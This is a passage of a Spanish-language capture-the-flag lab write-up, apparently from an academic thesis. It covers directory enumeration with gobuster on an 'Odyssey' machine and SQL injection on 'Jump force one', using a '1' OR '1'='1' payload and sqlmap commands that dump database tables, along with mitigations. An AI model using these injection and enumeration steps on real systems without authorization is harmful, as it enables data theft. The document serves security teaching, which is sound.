


Figura 4.20: Flag 2

### Mitigaciones

En este apartado se expondrán las mitigaciones que se deberían implementar para solventar las vulnerabilidades expuestas.

1. **Usuario ftp anonymous habilitado**. Este usuario suele estar activado por defecto y debería bloquearse su acceso.
2. **Credenciales de usuarios en procesos**. Las credenciales del usuario hacker estaban expuestas en la lista de procesos. Se debería usar otro método o modificar el script **hacker.sh** para que las credenciales no estén expuestas.
3. **Versión de sudo insegura**. La versión de sudo se debería actualizar para eliminar la vulnerabilidad.

### 4.2.2. Máquina 2 - Odyssey

En este apartado se describirán las fases del análisis y explotación de la vulnerabilidad de la máquina **Odyssey**.

#### Reconocimiento

En esta fase obtendremos información del sistema como puertos, software y versión para posteriormente identificar vulnerabilidades y explotarlas. Hacemos un escaneo con la herramienta **threader3000** y comprobamos que el puerto 8080 está abierto.


Figura 4.21: Threader3000 odyssey

Procedemos con un escaneo con **nmap** y vemos que es un servicio http con un servidor Nginx 1.14.0.




Figura 4.22: Nmap odyssey

Ahora sabemos que:

- En el puerto 8080 hay un servidor apache nginx 1.14.0.

### Identificación de vulnerabilidades

Ahora que hemos completado la fase de reconocimiento, podemos buscar vulnerabilidades en los servicios detectados.

Hacemos una búsqueda con **searchsploit** y no encontramos ningún exploit que nos pueda servir en este caso.




Figura 4.23: Searchsploit odyssey

Pasamos a explorar el portal web. Vamos a ver qué directorios y archivos hay disponibles. Para esto, usaremos la herramienta de enumeración de directorios **gobuster** (“Gobuster”, 2018) y una lista de directorios de la herramienta **dirb** (“Dirb”, 2015), que también es de enumeración de directorios, llamada **big.txt**. También especificamos en la búsqueda que se pruebe a buscar archivos con extensiones .txt y .php.

```
[grg][pc][~]
gobuster dir -u http://192.168.0.50:8080/ -w /usr/share/wordlists/big.txt --extensions txt,php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.50:8080/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php
[+] Timeout:        10s
===============================================================
2022/02/22 17:28:21 Starting gobuster
===============================================================
/admin (Status: 301)
/phpinfo.php (Status: 200)
===============================================================
2022/02/22 17:28:41 Finished
===============================================================
```

Figura 4.24: Gobuster odyssey

Una vez finalizado el análisis, detectamos un archivo (phpinfo.php) y un directorio (/admin/). El archivo detectado, **phpinfo.php**, es el archivo por defecto de Php. Nada relevante.




Figura 4.25: phpinfo.php odyssey

Volvemos a buscar con **gobuster** en el directorio admin.

```
┌─[grg][pc][~]
└─▪ gobuster dir -u http://192.168.0.50:8080/admin/ -w /usr/share/wordlists/big.txt --extensions txt,php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.50:8080/admin/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php
[+] Timeout:        10s
===============================================================
2022/02/22 17:45:35 Starting gobuster
===============================================================
/admin.php (Status: 200)
===============================================================
2022/02/22 17:45:51 Finished
===============================================================
```

Figura 4.26: Gobuster odyssey

Parece que hemos encontrado algo interesante. Comprobamos los contenidos del archivo admin.php en el navegador pero por lo visto es un archivo vacío.




Figura 4.27: admin.php odyssey

Dado que no hemos encontrado nada, vamos a intentar buscar archivos ocultos del tipo “.archivo” en el directorio admin. Para esto, usaremos la lista **big.txt** pero con un punto al principio de cada opción y la llamaremos **big-hidden.txt**.

```
┌─[grg][pc][~]
└─▪ gobuster dir -u http://192.168.0.15:8080/admin/ -w /usr/share/wordlists/big-hidden.txt --extensions txt,php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.15:8080/admin/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/big-hidden.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt
[+] Timeout:        10s
===============================================================
2022/02/25 19:11:46 Starting gobuster
===============================================================
/.flag.txt (Status: 200)
/. (Status: 301)
===============================================================
2022/02/25 19:11:49 Finished
===============================================================
```

Figura 4.28: Gobuster odyssey

Eureka. La flag estaba oculta en el directorio **admin** con el nombre **.flag.txt**.

### Explotación

En esta fase usaremos los datos de fases anteriores para obtener la flag. Ahora sabemos que el hay un archivo llamado **flag.txt** en el directorio admin. Probamos a hacer una petición web para obtener la flag.




Figura 4.29: Flag oculta odyssey

**Mitigaciones**

Este ataque ha tenido éxito por la enumeración de directorios que hemos realizado con **gobuster**. La mayoría de las peticiones que hemos realizado para descubrir los directorios han devuelto error 404 Not Found y la herramienta solo nos ha mostrado otras peticiones. Una de las medidas para mitigar este riesgo es implementar herramientas o mecanismos que bloqueen una IP que esté haciendo muchas peticiones por segundo y que estén generando muchos errores 404. De esta manera, si un atacante intenta hacer una enumeración de directorios será bloqueado y no podrá completar el ataque.

### 4.2.3. Máquina 3 - Jump force one

En este apartado se describirán las fases del análisis y explotación de las vulnerabilidades de la máquina **Jump force one**.

#### Reconocimiento

En esta fase obtendremos información del sistema como puertos, software y versión para posteriormente identificar vulnerabilidades y explotarlas.

En esta ocasión, se han desplegado las máquinas **jump force one** y **jump force two** de manera simultánea. Para descubrir su IP haremos un escaneo con **nmap** en la subred.

Descubrimos dos IPs: **172.18.0.1**, que es el gateway, y **172.18.0.2**, que se trata de la máquina **jump force one**. Ahora que sabemos su IP hacemos un escaneo con la herramienta **threader3000** y comprobamos que el puerto 80 está abierto.




Figura 4.30: Threader3000 Jump force one

Después hacemos un escaneo con **nmap** sobre el puerto detectado y comprobamos que se trata de un servidor httpd Apache.




Figura 4.31: Nmap Jump force one

Ahora sabemos lo siguiente:

- El puerto 80 tiene un servidor Apache httpd desplegado.

### Identificación de vulnerabilidades 1

En este apartado se identificarán posibles vulnerabilidades de los archivos encontrados en el apartado anterior.

Dado que se trata de un servicio web, vamos a hacer una enumeración de directorios para buscar archivos interesantes. Para esto usaremos la herramienta **gobuster** junto con la lista **big.txt** incluida en la herramienta **dirb**.




Figura 4.32: Gobuster Jump force one

Después del escaneo, detectamos dos archivos que podrían ser relevantes **password.php** y **backup.php**.

Empezaremos con *password.php*. Si navegamos al archivo, nos encontramos con un cuadro de texto que nos pide un ID.




Figura 4.33: Password.php Jump force one

Dependiendo del ID que proporcionemos, nos devuelve una frase.




Figura 4.34: Password.php Jump force one




Figura 4.35: Password.php Jump force one

Parece que se trata de una consulta que hace una petición a una base de datos o un archivo para devolver las frases. Lo más probable es que se trate de una sentencia sencilla del tipo:

```
SELECT frase FROM frases WHERE id=$argumento
```

Listing 4.4: Posible sentencia SQL

Por lo tanto, si nuestra teoría es correcta, podremos hacer una inyección **SQL** con el argumento **OR** y una sentencia **true**, y nos debería devolver todas las frases de la tabla:

```
1' OR '1'='1
```

Listing 4.5: Inyección SQL




Figura 4.36: Password.php Jump force one

Efectivamente, la inyección SQL es exitosa y el campo **id** de *password.php* es vulnerable.

### Explotación 1

En este apartado, explotaremos la vulnerabilidad de inyección SQL del archivo *password.php*.

Ahora que sabemos que es vulnerable, usaremos la herramienta **sqlmap** para obtener información de manera más eficiente. Primero tenemos que obtener el nombre de la base de datos. Para esto usaremos el siguiente comando:

```
sqlmap -u http://172.18.0.2:80/password.php?id=1 --current-db
```

Listing 4.6: Comando sqlmap base de datos

La herramienta hace un análisis y ahora sabemos que el nombre de la base de datos es **poc**.

```
---
[16:34:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:34:21] [INFO] fetching current database
current database: 'poc'
[16:34:21] [INFO] fetched data logged to text files under
```

Figura 4.37: SQLi Jump force one

Con esta información, usaremos el siguiente comando para enumerar las tablas de la base de datos.

```
sqlmap -u http://172.18.0.2:80/password.php?id=1 -D poc --tables
```

Listing 4.7: Comando sqlmap tablas

```
---
[16:35:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:35:23] [INFO] fetching tables for database: 'poc'
Database: poc
[3 tables]
+---------+
| flags   |
| frases  |
| users   |
+---------+
```

Figura 4.38: SQLi Jump force one

Tenemos las tablas **flags, frases y users**. Primero empezaremos con la tabla **flags**. Usaremos dos comandos, uno para sacar los nombres de las columnas y otro para los contenidos de esas columnas.

```
1 sqlmap -u http://172.18.0.2:80/password.php?id=1 -T flags --columns
```

Listing 4.8: Comando sqlmap columnas

```
[16:35:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:35:33] [WARNING] missing database parameter. sqlmap is going to use
mns
[16:35:33] [INFO] fetching current database
[16:35:33] [INFO] fetching columns for table 'flags' in database 'poc'
Database: poc
Table: flags
[2 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| flag_number | varchar(5)  |
| flag_value  | varchar(40) |
+-------------+-------------+
```

Figura 4.39: SQLi Jump force one

Y ahora sacamos los contenidos de las columnas encontradas.

```
1 sqlmap -u http://172.18.0.2:80/password.php?id=1 -T flags -C flag_number,flag_value --dump
```

Listing 4.9: Comando sqlmap flags

